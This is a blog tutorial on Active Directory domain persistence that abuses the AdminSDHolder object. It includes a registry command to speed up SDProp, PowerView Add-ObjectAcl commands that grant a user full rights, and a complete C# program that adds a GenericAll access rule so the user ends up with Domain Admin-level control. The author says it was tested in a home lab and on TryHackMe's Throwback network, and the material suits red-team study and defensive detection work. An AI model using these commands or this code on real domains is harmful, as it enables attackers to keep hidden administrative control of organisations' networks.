Adding ourselves to AdminSDHolder
In this post, we will be discussing a domain persistence technique.
AdminSDHolder Object
AdminSDHolder container acts as ACL template for many protected users and accounts in Active Directory. For every 60 minutes SDProp process applies these ACE’s of AdminSDHolder object. This means if we add an user with All Permissions to this object then we can add ourselves to the ‘Domain Admins’ group. Also we need Domain Administrator privileges to add an user.
Distinguised Name for AdminSDHolder object is CN=AdminSDHolder,CN=System,DC=tech69,DC=local
To view in the “Active Directory Users and Computers” -> Click on View -> Show Advanced
Changing the SDProp interval via registry
We can set it to any number of seconds we want
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 100
Adding User via PowerView
Import poweview and use command Add-objectacl
import-module powerview.ps1


Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName test1 -Verbose -Rights All
To check if we are part of Domain Admins or not, we can use net command or
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{$_.IdentityReference -match 'test1'}
Adding User via C#

I have explained this code in my youtube channel and here is the video link Domain Persistence via AdminSDHolder
Also i have tested this on my local AD and in tryhackme’s throwback network. You can configure this program to receive command line arguments to add specific user.
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.DirectoryServices;
using System.DirectoryServices.ActiveDirectory;
using System.DirectoryServices.AccountManagement;
using System.Security.Principal;
using System.Security.AccessControl;

namespace ADACL101
{
    class Program
    {
        static void Main(string[] args)
        {

            DirectoryEntry de = new DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=THROWBACK,DC=local");
            DirectorySearcher ds = new DirectorySearcher();
            ds.SearchRoot = de;
            foreach(SearchResult sr in ds.FindAll())
            {
                DirectoryEntry holder = sr.GetDirectoryEntry();
                ActiveDirectorySecurity ads = holder.ObjectSecurity;
                AuthorizationRuleCollection arc = ads.GetAccessRules(true, true, typeof(NTAccount));
                foreach(AuthorizationRule a in arc)
                {
                    Console.WriteLine(a.IdentityReference.ToString());
                }
                PrincipalContext pc = new PrincipalContext(ContextType.Domain);
                UserPrincipal user = UserPrincipal.FindByIdentity(pc, "BlaireJ");
                ActiveDirectoryAccessRule ar = new ActiveDirectoryAccessRule(user.Sid, ActiveDirectoryRights.GenericAll, AccessControlType.Allow);
                ads.AddAccessRule(ar);
                holder.CommitChanges();
            }
        }
    }
}
Manually triggering SDProp
We can manually trigger these replication changes via ldp.exe
This microsoft doc explains very clearly -> Protected Accounts and Groups